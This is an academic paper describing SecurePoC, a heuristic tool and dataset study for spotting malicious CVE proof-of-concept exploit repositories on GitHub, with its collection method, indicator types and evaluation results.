SecurePoC: A Helping Hand to Identify Malicious CVE Proof of Concept Exploits in GitHub

Soufian El Yadmani
LIACS, Leiden University
Modat

Robin The
LIACS, Leiden University

Olga Gadyatskaya
LIACS, Leiden University

Abstract

Exploit proof-of-concepts (PoCs) for known vulnerabilities are widely shared in the security industry. They help security analysts to learn from each other and facilitate security assessments and red teaming tasks. In recent years, PoCs have been widely distributed, e.g., via dedicated websites and platforms, and also via public code repositories such as GitHub. However, there is no guarantee that publicly shared PoCs come from trustworthy sources or even that they do what they are supposed to do. Security researchers and practitioners have widely reported cases of *malicious PoCs* that aim to attack the analyst utilizing them.

In this work, we propose a tool called `SecurePoC` that can help security analysts to triage GitHub-hosted PoCs and identify malicious ones. To design and evaluate the tool, we have collected a large dataset of 20,433 unique GitHub-hosted PoC repositories for CVEs issued in 2016-2024. Our analysis shows that approximately 2.5% of these repositories are likely malicious. This shows that security analysts need to attentively scrutinize the PoCs they intend to use. Our `SecurePoC` can become an efficient and effective aide in triaging these PoCs.

1 Introduction

During penetration testing or security assessments, information security practitioners strive to identify known vulnerabilities in customers' environments so that they can be patched. However, it is not enough to simply locate a vulnerable system; pentesters must also demonstrate its *exploitability*. Professional frameworks like Metasploit [47] and reputable databases such as Exploit-DB [41] offer exploits for many known weaknesses (those listed in the *Common Vulnerabilities and Exposures* list [60], often simply called CVEs). However, not all CVEs have corresponding exploits publicly available [12, 21, 23, 30]. To find potential *Proof of Concept* (PoC) exploits that demonstrate vulnerabilities, pentesters then frequently turn to public code repositories, such as GitHub[1].

Yet, while reputable sources such as Exploit-DB validate the effectiveness and legitimacy of PoCs, public code platforms such as GitHub lack an exploit-vetting process. Pentesters may consider certain repository properties, including but not limited to the number of watchers, stars, and forks, to gauge the popularity and potential utility of a specific PoC. However, the absence of vetting on GitHub means that PoCs found there may be unreliable or even contain malicious content, posing a risk to the person running them, especially if on a customer's infrastructure.

The security community has already acknowledged the lack of trustworthiness of PoCs published on GitHub and social media platforms. For example, reputable cyber security blogs like Bleepingcomputer [1] reported instances of PoCs on GitHub containing the CobaltStrike [13] backdoor, which targeted the security analysts with a fake exploit for `CVE-2022-26809` [40], and others spreading malware for both Windows and Linux [8, 25, 26, 32, 43]. However, while some professionals know about this problem, others keep falling for it. A *honey-PoC* experiment by security researcher Curtis Brazzell showed a remarkably high number of people running unverified PoCs from GitHub [7]. Still, so far, to the best of our knowledge, this issue has not yet been systematically researched.

The problem of malicious PoCs is particularly challenging, as the traditional malware detection and analysis techniques are not always applicable. First, PoCs are vastly diverse, targeting different systems and employing a wide range of techniques and programming languages. Second, PoCs themselves can be considered as malicious software by their nature, as they are specifically designed to demonstrate the exploitability of known vulnerabilities. Thus, traditional malware detection methods would consider all PoCs to be malicious, as they all will exhibit some known indicators of compromise, such as starting a remote shell connection or elevating privileges. Therefore, it is challenging to identify

[1] https://github.com/

what are the properties of *malicious PoCs* (those attacking the pentesters) that distinguish them from benign PoCs (those that only do what is promised and demonstrate the exploitability of a specific CVE). At the same time, the problem of malicious PoCs is quite important, as these PoCs stealthily target information security professionals. While one could argue that it is expected that pentesters are aware of such risks and pay attention when deciding to run a third-party code in their customer's environment, the previously mentioned cases [1,7,8,25,26,32,43] demonstrate that in practice there is a lack of awareness and that the security analysts may currently underestimate the extent of this threat.

Thus, in this work, we provide a method that can help security analysis in triaging malicious PoCs and identifying suspicious indicators that reveal nefarious intentions. This method, implemented in an open-source tool called `SecurePoC` , relies on several heuristic indicators (inclusion of binaries, predefined IP addresses or domain names, and payloads encoded in hexadecimal or base64), which can be efficiently extracted from PoC repositories. `SecurePoC` is very versatile and can be integrated into the available cyber threat intelligence and analysis pipelines for processing the extracted indicators and labeling them as malicious or suspicious. In the current version, we integrate the APIs of two reputable platforms, VirusTotal [61] and AbuseIPDB [2].

To design `SecurePoC` and evaluate it, we conducted a comprehensive investigation into the distribution of malicious PoCs on GitHub. To accomplish this, we collected publicly available PoCs shared on GitHub for CVEs discovered between 2016 and 2024. Our dataset comprises 20,423 unique repositories sharing PoCs for at least one CVE within the specified time frame. To the best of our knowledge, this is the first large-scale empirical investigation of publicly shared PoCs. Applying `SecurePoC` , we estimate that 508 unique PoC repositories are likely malicious, which accounts for 2.5% of the total unique PoC repositories that we analyzed. Our extensive evaluation of `SecurePoC` , which comprised manual analysis of randomly sampled PoCs and triage of a malicious PoC dataset collected by a reputable security company Datadog[2], shows that `SecurePoC` substantially reduces the workload of the analyst and supports triage of suspicious PoCs.

2 Background

In this work, we focus on proof-of-concept exploits for important vulnerabilities in third-party systems. Such vulnerabilities are identified by a unique reference ID, called CVE ID or simply CVE. Issued by authoritative agencies, all CVE IDs follow the pattern "CVE–`YEAR`–`NUMBER`", where `YEAR` stands for the year of discovery, and `NUMBER` is the unique number identifying the vulnerability in this year [60]. Several reputable websites maintain the database of discovered CVEs, among them CVE.org[3] maintained by MITRE, National Vulnerability Database[4] (NVD) maintained by NIST, and CVEDetails[5].

Exploits are pieces of code or methods that adversaries can use to leverage a vulnerability and achieve impact on the target system (e.g., remote code execution or elevated privileges). However, such exploits are not known for all vulnerabilities. When a new CVE is discovered, the reporter usually provides a *proof-of-concept* (PoC) – some evidence that this vulnerability is potentially exploitable (i.e., can be weaponized by the adversaries to a full exploit in the future) [5]. For example, for memory corruption bugs like buffer overflow, a PoC can be an input that would demonstrate memory corruption, while an exploit would be a specific input that achieves injected shellcode execution. The known PoCs and exploits submitted by the reporter or discovered by other researchers are often linked in the details about CVEs on the NVD website [6,22].

Note that, as we have mentioned, PoCs and even exploits are designed with nefarious purposes: they are widely used in the security industry by pentesters and red teamers to assess system security and verify the presence of the vulnerability. This is why there are reputable tools like Metasploit [47] or sources like Exploit-DB [41] that collect, verify, and share working exploits, and why linking available exploits and PoCs in NVD is considered appropriate.

In our work, we refer to the instances of PoCs that attack their users (instead of or in addition to the target system specified by the user) as *malicious PoCs*. As we discussed, many cases of malicious PoCs were reported on social media in recent years. In this work, we aim to propose a heuristic method implemented in our `SecurePoC` tool that helps analysts to quickly identify *indicators of compromise* (IoCs) in PoC code and assess them for maliciousness.

The challenge of malicious PoCs. There are several challenges that hamper the detection of malicious PoCs. First, code of all PoCs can be deemed inherently malicious, as all PoCs attempt to disrupt the system and demonstrate that it is vulnerable. Moreover, PoCs may exhibit additional properties associated with malicious software, such as the inclusion of malicious binaries (e.g., hacking tools) and the elevation of privileges on the exploited system. Thus, the traditional malware detection methods (whether based on static or dynamic analysis, or pattern-matching) need to be specifically attuned to the differences between the regular PoCs that only attempt to exploit the targeted vulnerability from malicious ones that do something extra, e.g., attempt to exploit another vulnerability or reach a remote web server.

Second, like any malware, malicious PoCs can have time-sensitive, non-persistent indicators. For example, if a PoC published in 2020 tries to contact an IP address, this IP might

[2] https://www.datadoghq.com/

[3] https://www.cve.org/

[4] https://nvd.nist.gov/

[5] https://www.cvedetails.com/

have been active as a Command&Control (C&C) server back then, but currently, at the time of check in 2025, it will not be associated with any malicious activity. Thus, analyzing older PoCs presents the challenge of dealing with *historical IoC data*.

Third, a PoC, especially a malicious one, can be obfuscated, making it more difficult to detect the presence of adversarial behaviors based on expert code review, pattern-matching, or static analysis. Dynamic analysis (or manual inspection) can support a better understanding of the PoC behaviors. However, PoCs are targeting a vast diversity of potentially vulnerable systems and are written in many programming languages (see our analysis in Section 3). Thus, it is challenging to design a platform that would support the execution of a representative variety of PoCs published on GitHub.

Considering these challenges, we chose to design our `SecurePoC` tool to rely on several heuristics that apply regular expressions to find several indicators of compromise inside the PoC code. This approach enables us to process a large dataset of PoCs mined from GitHub and identify malicious PoCs. `SecurePoC` can also be easily integrated as a part of a toolset of security analysts and pentesters who need to deal with diverse PoCs collected from untrusted sources like GitHub.

3 Data Collection & Dataset

3.1 Data retrieval and cleaning

GitHub is a popular platform for sharing code, including PoCs. To gather a large dataset of PoCs from GitHub, we used the GitHub API, which provides keyword-based search capabilities for repositories, code, and commits. Our focus was on finding repositories that contained Proof of Concepts (PoCs) for CVEs. We also collected metadata about these repositories, including descriptions, star ratings, and fork counts. In this section, we outline our data collection procedure and the dataset that was gathered for this study.

Search strings. According to the GitHub API documentation [14], the keyword search is performed on the repository name, description, and README. To search for PoCs, we start by compiling a list of CVE IDs issued within our target period from MITRE's CVE.org [60].

We collected the data by searching repositories for keywords following the target CVE IDs in the format "`CVE-YEAR-ID`" [59]. We used several variations of keywords, such as "`CVE YEAR-ID`", "`CVE-YEAR ID`", "`CVE YEAR ID`", and "`CVE:YEAR-ID`" to increase the search coverage. In these variations, we also considered the effects of using the different dash types within the "`CVE-YEAR-ID`". Variations we searched for included the standard hyphen, the minus sign, the en dash, and the em dash. All repositories returned by these queries were downloaded and analyzed to identify and assess their relevance further.

The data cleaning procedure. After collecting the data, we first need to clean the dataset. The initial search results can contain various repositories that are not all specifically PoCs, but can also be Indicators of Compromise (IoCs) and descriptions of CVEs.

To ensure the accuracy and relevance of the dataset, we performed additional filtering, focusing on reviewing the repositories that contained many CVE IDs (more than 10) or included explicit IoC strings ("indicator of compromise" or "IoC") without containing any associated PoC code. We examined the contents, source code, and associated documentation of such repositories to verify if they contained PoCs for CVE exploits. This cleaning process enabled us to eliminate some irrelevant repositories (e.g., multiple copies of the whole NVD CVE dataset or a large part of it) and focus on those that aligned with our research objectives. However, we did not aim to eliminate all noise from the data, because real-world PoCs are noisy by default: some of them contain details of the PoC only in the README file, while others include instructions (e.g., pdf files) that should be read by the analysts. The current implementation of `SecurePoC` will filter out such noisier PoCs during the analysis, but for the sake of the PoC data collection, we aimed to preserve them and only remove repositories that were clearly not aimed at analysts looking for PoCs.

We further excluded repositories that were empty (those of size 0). These repositories lacked any meaningful proof-of-concept (PoC) content, and, therefore, were also not relevant for the analysis.

After collecting the data, we apply a reduction procedure to streamline the analysis and eliminate redundant data. Specifically, when multiple repositories are identical, we want to retain only one unique instance. This reduction ensures that our analysis focuses on distinct repositories while excluding duplicates caused by forks, mirrors, or repeated uploads.

To achieve this, we create a compressed archive (`.zip`) of each repository's `HEAD` (the latest commit on the default branch) and compute its `SHA-256` checksum. This hash serves as a unique identifier for the repository's content, allowing us to cross-reference and de-duplicate repositories.

3.2 Snapshots and the dataset

To support the analysis of Proof-of-Concept (PoC) exploits, we collected data from GitHub three times. These snapshots were designed to capture the availability of PoCs for Common Vulnerabilities and Exposures (CVEs) over a broad range of years. The first snapshot, collected in 2022, focused on PoCs for CVEs reported from 2017 to 2022. The second snapshot expanded the scope to cover CVEs from 2016 to 2024, ensuring a more comprehensive dataset. Finally, a third snapshot was collected in 2024 to fill any remaining gaps and provide more complete coverage of CVEs reported in that year.

Table 1: Summary of the snapshots and the datasets

Snapshot	Details		
	Collected	CVE-Years	# Repositories after cleaning and deduplicating
$Snapshot_1$	Apr 2022	[2017-2021]	9,392
$Snapshot_2$	Mar-Apr 2024	[2016-2024]	18,592
$Snapshot_3$	Aug 2024	2024	1,843
Dataset D_{PoCs}	(after merging)	[2016-2024]	20,423

$Snapshot_1$. The first snapshot of PoCs was downloaded and stored between April-10-2022, and April-23-2022. In this snapshot, we collected all available repositories that mentioned CVEs from 2017 until 2021 and that were discovered within our target period, including forked repositories. As a result of our cleaning and deduplication procedure, the number of repositories under analysis was reduced from 48,700 to 9,392 unique repositories (as identified by our hashing procedure).

$Snapshot_2$. The second snapshot was collected in the period between March-30-2024, and April-8-2024. We searched for all available GitHub repositories that match CVE-identifiers from 2016 until 2024. After the cleaning and deduplication process, the number of repositories was reduced from 88,151 to 18,592 unique repositories.

$Snapshot_3$. The third, most recent snapshot was collected on August-28-2024. This snapshot was gathered to investigate more recent PoCs from 2024 and it focused only on the CVEs issued by that time in 2024. As part of our procedure, the number of repositories under analysis was streamlined, decreasing from 5,470 to a total of 1,843 unique repositories.

Merging the snapshots into a single dataset. We merged the snapshots into a single dataset and de-duplicated the PoC repositories using their `SHA-256` checksums as identifiers. Thus, in our final dataset, each element is a unique version of a PoC-containing repository. As we are merging repositories collected at three different moments, some of the PoC repositories have been collected twice. In total, 1,346 repositories were captured twice. Of these, 1,315 were not modified between the snapshots, and, thus, they are included in the dataset once. Some of the repositories are included multiple times because their content changed between the snapshots; we include both versions. Thirty-one (31) repositories were captured twice and exhibited changes between the snapshots; we include both versions in the final dataset.

Table 1 provides a summary of our data collection (snapshots) and the resulting dataset D_{PoCs} of 20,423 unique (92,602 non-unique) PoC repositories that we use in our study. In the remainder of this paper, we focus on the analysis of the unique PoC repositories dataset, but sometimes we will also discuss the whole PoC dataset we collected – we will then explicitly state that this is about non-unique or all PoCs.

3.3 Dataset analysis

By analyzing the collected PoCs dataset D_{PoCs} , we can determine which CVEs have the highest number of PoCs available on GitHub. Figure 2 presents boxplots illustrating the distribution of PoCs for CVEs on GitHub during the target period. Each data point on the graph represents a unique CVE ID and the corresponding number of PoCs derived from all repositories we collected. Overall, the number of PoCs per CVE on GitHub has remained relatively consistent across the years 2016–2020, and subsequently, we can see a slight decline in PoC repositories per CVE ID.

The points at the top of Figure 2, representing the CVEs with the highest number of PoCs, correspond to arguably the most significant security issues of the past decade. For example, the foremost outlier is `CVE-2021-44228` [39] (also known as `Log4Shell`), a critical vulnerability in `Log4j`. The second CVE with the most PoCs is `CVE-2019-0708` [36] (also known as `BlueKeep`), which pertains to a vulnerability in the Remote Desktop Protocol (RDP). `CVE-2020-1938` [38], a vulnerability in the Apache `JServ` Protocol, is in the third position. It is noteworthy that some of these flaws continue to be widely exploited by hackers in the wild [58], explaining their prominent positions in our dataset in terms of the number of published PoCs.

Table 5 presents the distribution of CVE types in our dataset of PoCs. Specifically, it categorizes the top 10 weaknesses according to the Common Weakness Enumeration[6] (CWE) corresponding to the CVEs in our dataset (we used the NVD data for attributing CVEs to CWEs). We can see that the collected PoCs target a variety of security issues, with code execution being the most prevalent type of weakness.

To illustrate the relationship between the targeted CVE-year and the year of repository creation, we present a heatmap in Figure 1. It is evident that the majority of repositories were created in the same year as the corresponding CVE. However, there are also instances where repositories were created prior to the issuance of the associated CVE. This is attributed to repositories containing PoCs for multiple CVEs or repository reuse (we verified these cases manually).

The statistics regarding the top 10 PoC programming languages (as reported by GitHub) are presented in Table 2. It is evident from the table that Python has emerged as the dominant programming language among hackers and exploit developers over the past five years. This can be attributed to the extensive range of libraries available in Python that support fundamental programming and "hacking" tasks. It is worth noting that GitHub was unable to label the language of the majority of repositories due to their inclusion of various file types, programming languages, or solely consisting of README files that describe the attack. Consequently, these repositories were categorized as "Undetected" in our dataset.

For a better understanding of our PoCs dataset and the

[6] https://cwe.mitre.org/



Figure 1: Heatmap of the repositories per CVE-year and the year of creation of the repository.

Table 2: Overview of top 10 used programming languages (in all collected PoC repositories).

Programming language	Count
Undetected	66,052
Python	12,904
C	3,598
C++	1,730
Java	1,690
Shell	1,368
JavaScript	823
Go	783
HTML	684
Ruby	527

targeted weaknesses, we conducted a cross-check with the NIST NVD database [34] to determine the number of CVEs for which PoCs were available on GitHub. The results of this analysis are summarized in Table 4. It is evident from the table that only a small portion of CVEs have corresponding public exploit code published on GitHub. The number of PoCs listed in Table 4 is higher than the total number of repositories collected, as many repositories contain PoCs for multiple CVEs, sometimes spanning different years.

3.4 Current status of repositories

Table 3 summarizes the results of the PoC repository status check performed on March 10, 2025. Here we look at all repositories collected in the three snapshots (i.e., identified by their GitHub address and not a unique hash). In this table, *changed* means that the repository was modified in some way: *pushed* when there was a commit made, and *updated* when any other change was made to the repository, e.g. a wiki or programming language modification[7]. This table shows that the status of most of the collected PoC repositories has not changed since their collection. Some of the repositories (7,850 as of March 2025) were taken offline. Notably, five of these

[7] See, e.g., this explanation from GitHub https://github.com/orgs/community/discussions/24442.

Table 3: State of all 92,602 collected PoC repositories (March 2025)

Status	# Repos (March 2025)
Unchanged	79,829
Changed	4,923
Pushed	598
Updated	4,838
Taken down by the owner	7,843
GitHub TOS violations	5
GitHub DMCA takedowns	2



Figure 2: Distribution of CVE PoCs per year.

repositories had been removed by GitHub due to violations of GitHub's terms of service[8], and two by DMCA takedown notices[9].

4 Methodology

Our methodology and the PoCs analysis flow implemented in `SecurePoC` are outlined in Figure 3. Conceptually, the tool is divided into two parts. First, `SecurePoC` will scan a PoC repository and extract potential indicators of compromise (IoCs). These IoCs are then scanned using the available analysis methods or APIs of reputable platforms (e.g., VirusTotal [61] or AbuseIPDB [2]) and presented alongside the scanning results to the analyst for further inspection and decision-making.

4.1 Heuristic IoC extraction

As discussed in Section 2, it is challenging to identify malicious PoCs due to a combination of factors. Upon analyzing the known cases reported on social media and manually

[8] https://docs.github.com/en/site-policy/github-terms/github-terms-of-service

[9] https://docs.github.com/en/site-policy/content-removal-policies/dmca-takedown-policy

Table 4: Overview of the collected data with respect to unique CVE IDs, number of repositories, and PoC exploits.

CVE-Year	# Unique CVEs targeted	% CVEs assigned by NVD	# PoC exploits	# Repos
2016	184	1.74%	4,206	3,685
2017	381	2.24%	16,785	8,127
2018	537	3.07%	19,829	9,074
2019	707	4.15%	31,311	14,441
2020	907	4.41%	45,239	13,778
2021	990	4.30%	41,454	21,648
2022	959	3.69%	12,137	11,359
2023	1,107	3.76%	7,715	7,394
2024	737	2.00%	7,125	5,592
Total	6,539	3.30%	185,801	92,602 (20,423 unique)



Figure 3: Our methodology.

Table 5: Top 10 most common CWEs in our dataset

Rank	CWE Name	# CVEs
1	CWE-79: Cross-site scripting	579
2	CWE-787: Out-of-bounds write	292
3	CWE-89: SQL injection	244
4	CWE-22: Path traversal	232
5	CWE-78: OS command injection	208
6	CWE-20: Improper input validation	180
7	CWE-434: Unrestricted file upload	143
8	CWE-416: Use after free	133
9	CWE-502: Unsafe deserialization	133
10	CWE-119: Memory buffer overflow	120

dissecting several malicious PoCs, we have identified the following heuristic indicators of maliciousness in PoCs that are implemented in `SecurePoC` .

IP indicators. In general, PoCs should not have communications with predefined public IP addresses because the PoC developers cannot know a priori which system will be tested by the analyst using the PoC. Communications with IP addresses are thus a strong indicator of malicious behavior, such as exfiltrating information or/and downloading malicious files. To analyze this, `SecurePoC` extracts IP addresses from the repositories using regular expressions. It then filters for public IP addresses, removing private IP addresses and IPs mentioned in comments, help menus, and IoCs. This reduces the number of IP addresses that need to be checked and reduces potential false positives. Next, these IPs can be cross-referenced using current threat intelligence feeds available to the analyst. Currently, `SecurePoC` integrates an IP status check using VirusTotal [61] and AbuseIPDB [2].

FQDN (domain) and URL indicators. Similarly to IP addresses, communication with a pre-defined URL is a strong indicator of maliciousness. Thus, using regular expressions, `SecurePoC` scans the code for embedded URL patterns. The extracted URLs can then be analyzed to identify potentially malicious domains. Currently, `SecurePoC` queries each FQDN (fully qualified domain name) from the extracted URLs against VirusTotal; this process helps analysts to determine quickly whether a URL is malicious, suspicious, or safe.

Malicious binaries. Some PoC repositories provide pre-built binaries to simplify the exploitation process. Some of these binaries are known *hacking tools* that can be leveraged in the exploit, e.g., BloodHound[10], mimikatz[11] or PowerSploit[12]. However, as reverse engineering a binary is challenging, malicious PoCs sometimes embed binaries to deliver the adversarial functionality. Thus, it is essential to capture binaries and libraries shared in PoCs and analyze them.

We currently focus on files with the following `MIME`

[10] https://github.com/SpecterOps/BloodHound
[11] https://github.com/ParrotSec/mimikatz
[12] https://github.com/PowerShellMafia/PowerSploit

types that represent executable and binary files across different platforms: `application/x-executable`, `application/x-sharedlib`, `application/x-elf`, `application/x-mach-binary`, `application/x-dosexec`, `application/x-pie-executable`, `application/octet-stream`, and `application/x-msdownload`. These `MIME` types encompass executables and shared libraries for various operating systems, including Windows and Linux. `SecurePoC` identifies these files through file signature matching.

The analysts can then analyze these binaries to determine their safety. Currently, after extracting a binary, `SecurePoC` will generate its hash and check it on VirusTotal. If the hash is not known to VirusTotal, `SecurePoC` will upload the binary for scanning. However, analyzing hacking tools on VirusTotal requires caution, as these can also be labeled as malicious. To provide context to the analyst, binaries flagged by VirusTotal as malicious are shown to the tool user together with the number of AV scanners that detected it as malicious, its VirusTotal labels, and a link to the VirusTotal report. The analyst can then decide what is worth investigating. We note that binary analysis with VirusTotal is a common way to identify malicious functionality [3].

Extraction of obfuscated payloads. Encoding is frequently used by adversaries to hinder analysis, and extracting encoded payload provides insights into potential malicious instructions or hidden commands within the code [24, 42]. Thus, `SecurePoC` integrates regexes to detect basic obfuscation methods that can be de-obfuscated and checked by the analyst.

Hexadecimal extraction: Hexadecimal (hex) encoding is commonly used to obfuscate malicious payloads. We automatically extract hexadecimal payloads, using regular expressions, from all code files and concatenate the values for each file. When possible, we decoded the concatenated values into a human-readable format to identify IP calls or other payloads that might be encoded within, this will be presented to the analyst to decide if further analysis is required. For non-decodable and non-printable strings, `SecurePoC` has an option to flag them based on their length.

Base64 extraction: Base64 encoding is another prevalent method for obfuscating malicious payloads. By extracting base64 values using regular expressions, `SecurePoC` allows analysts to analyze them for hidden scripts, IPs, or payloads. We first attempt to decode the extracted base64 data, checking whether it is decodable and printable. Additionally, we examine the first bytes to determine whether the decoded data corresponds to a specific file type. Similarly to the approach for hexadecimal strings, we provide the option to flag non-decodable and non-printable strings.

These techniques collectively enhance the tool's ability to flag potentially malicious PoCs and help analysts mitigate the risks associated with them, helping to protect users within the security community and raise awareness of potential threats.

Out of these heuristic indicators, URLs are relatively straightforward to label as malicious, as they can be easily verified against known databases. Binaries can be easily checked using platforms like VirusTotal, however, caution is required in dealing with hacking tools. In contrast, IoCs like IP addresses and base64- and hex-encoded data, require a more in-depth analysis to ensure accurate detection.

4.2 SecurePoC configuration

`SecurePoC` incorporates multiple configuration options to enhance the accuracy of extracted indicators and diminish the amount of false positives. We also aimed to provide the analysts freedom to configure the tool for their own preferences and context, and integrate it with the available threat intelligence sources. For all currently supported indicators, we provide basic configurations that were attuned based on our experimentation with the dataset. These can further be extended by the analysts.

For example, for URL analysis, we maintain an exclusion list of FQDNs and flag suspicious FQDN extensions based on a configurable input list.

For base64 and hexadecimal analysis, we apply a curated list of excluded strings that conform to the encoding grammar but are not valid encoded data, along with a substring exclusion list to filter out non-relevant matches. For both encoded data, we enforce a minimum length threshold to improve extraction reliability. Specifically, base64 strings must be at least 16 characters before decoding, while non-decodable long strings must reach 32 characters before being flagged for both base64 and hexadecimal.

Binary detection is supported through file signature matching, where we identify and hash files with the `MIME` types listed earlier. The tool also provides an option to ignore specific hashes of known hacking tools or already verified binaries. Furthermore, certain trivial patterns, such as one-byte Unix line breaks (`0x0A`), are excluded from consideration.

Our tooling also enables directory-based exclusions. For example, the tool currently does not scan files within directories such as `.git`. Additionally, specific file types such as `.zip` and `.mp4` can be excluded from base64, hex, IP, and URL extraction, while binary file exclusions are handled separately to optimize processing efficiency.

5 Evaluation

To evaluate the effectiveness of `SecurePoC` , we tested it in several ways. First, we scanned our PoCs dataset D_{PoCs} using the tool to assess the amount of extracted indicators and the reduction of work for the analysts (Section 5.1). Second, we assessed the quality of the heuristic scanning results by cross-checking with manual analysis of the repositories (Section 5.2). Third, we collaborated with Datadog Security

Labs[13] to analyze a malicious PoC campaign previously detected by Datadog (Section 5.3). Finally, we used the tool to analyze our whole PoC dataset and we report the overall prevalence of the indicators flagged by the currently integrated VirusTotal and AbuseIPDB APIs (Section 5.4).

5.1 IoC extraction results

To evaluate the effectiveness of our tool, we applied it to all 20,423 repositories in the dataset. However, 662 repositories could not be analyzed due to their large size or the excessive time required for processing (we set the time-out for 10 minutes per repo), resulting in a total of 19,761 analyzed PoC repositories. It took us approximately 6 hours to process the dataset with this timeout (machine specifications: AMD EPYC 7282 CPU [16-core, 32 threads], 62 GB RAM).

Table 6 presents the distribution of flagged heuristics across the analyzed repositories. The most frequently detected heuristic was URL-based indicators, appearing in 3,467 repositories, followed by binary signatures in 2,050 cases. Decodable hexadecimal strings were flagged in 1,169 repositories, while IP-based indicators were present in 941 repositories. Base64 was identified in different forms: 260 repositories contained decodable Base64 strings, 261 included decodable base64 that was also printable data, and 42 repositories were flagged for containing Base64-encoded files.

Reduction in amount of work. One of the key advantages of `SecurePoC` is that it can quickly extract relevant indicators and present them to the analyst, thereby reducing the time an analyst needs to spend on checking the whole PoC repository. This targeted approach minimizes the efforts of an analyst by prioritizing relevant indicators for evaluation.

We provide an estimate of the reduction of work for the analyst in Table 7. It presents the key summary statistics of the studied repositories along two dimensions: lines of analyzable code (binaries excluded) against the number of the detected indicators of compromise per repository, and the size (in bytes) of the original repositories against the size of IoCs extracted per repository. The size reduction statistics were computed from a randomly selected representative sample of 367 PoCs. We see that the distribution of analyzable code varies from a single line to over 28 million lines. In contrast the number of IoCs found is relatively low, with a median of only 2 per repository. The difference between the median and maximum in both counts highlights the presence of several large repositories with extensive content and a high number of flagged indicators. Repository sizes range from 24,093 bytes to 189,906,628 bytes, with a median size of 401,816 bytes. In comparison, the tooling output sizes are much smaller, from 887 bytes to 4,288,666 bytes, with a median of 1,970 bytes.

The mean IoC ratio per line of analyzable code across repositories is 0.0078, while the median is 0.0015, indicating that in most PoC repositories, only a small fraction of the analyzable code contains flagged indicators. The difference between the mean and median indicates the presence of a small number of repositories with a higher density of IoCs that skew the average. This demonstrates the tool's ability to narrow down large repositories to the most relevant sections, significantly reducing the overall search space for analysts.

[13] https://securitylabs.datadoghq.com/

5.2 Manual analysis

To further validate `SecurePoC` 's reliability and the quality of our selected indicators, we randomly selected samples from both flagged (with IoCs) and not-flagged PoC repositories and performed manual analysis. This analysis was performed by an experienced security analyst (with more than 8 years of industry experience in security assessment, malware analysis, and threat intelligence).

5.2.1 Analysis of a representative sample of flagged PoCs

We conducted a systematic review of our flagging system's accuracy by selecting and examining a random *representative* sample of 367 PoC repositories along with all their associated IoCs. Our first goal was to assess the proportion of correctly (e.g., actual IP addresses) versus incorrectly flagged indicators (false positives: e.g., version numbers picked up by the regular expressions used for IP addresses). Table 8 Summarizes the results of this process.

For base64, we detected 32 instances (IoCs) with 25 true positives (TPs) and 7 false positives (FPs), indicating that while the majority of base64 matches are valid, the generic nature of the regex and the small size of some payloads lead to false positives, necessitating additional filtering. In contrast, the IP heuristic produced 118 TPs and 42 FPs out of 160 detected IP addresses. Here, false positives were all attributed to versioning patterns in the code that were captured by the IP regex.

For hex-encoded strings, the results are more mixed with 140 flagged IoCs, split nearly evenly into 73 TPs and 67 FPs; this is due to the small length of extracted hex strings and the presence of many non-decodable hex payloads, which contribute to a relatively high number of FPs and suggest that further refinement is needed to exclude irrelevant hex matches.

Finally, `SecurePoC` identified 375 binaries and 1680 URLs, which were all well-formed (no false positives).

Analysis of maliciousness. In the representative sample, `SecurePoC` flagged 375 binaries and 1680 domains in 312 repositories (85% of the representative sample we examined), which were subsequently submitted to VirusTotal (VT). VT results indicated that there were 172 malicious binaries and 109 malicious or suspicious URLs in 101 repositories (27.5% of the representative sample studied). However, although VirusTotal provides valuable insights and reduces the analyst's workload substantially, its malicious labeling can include

Table 6: Summary of flagged IoCs across the 19,761 analyzed repositories

Heuristic	# Flagged repositories	# IoCs
Binaries	2,050	9,510
URLs	3,467	65,774
IP addresses	935	23,357
Base64 strings (decodable)	260	1,594
Base64 strings (printable decodable)	261	690
Base64 strings (file encoded)	42	45
Hexadecimal strings (decodable)	1,169	1,639
Total	5,874	102,609

Table 7: Assessment of the workload reduction for the analysts, in terms of lines of code and in size (in bytes)

Statistic	Lines to check		Size (bytes)	
	Analyzable LoCs	IoCs found	Repository size	IoCs size (per repo)
Min	1	1	24,093	887
Q1	107	1	63,639	1,329
Median	414	2	401,816	1,970
Q3	2291.5	5	3,948,049	5,170
Max	28,829,782	11,935	189,906,628	4,288,666

Table 8: Assessment of true positives (TPs) and false positives (FPs) of flagged indicators on the representative sample of flagged PoC repositories

Heuristic	Detected	TP	FP
Binaries	375	375	-
URLs	1680	1680	-
Base64	32	25	7
Hex	140	73	67
IP	160	118	42
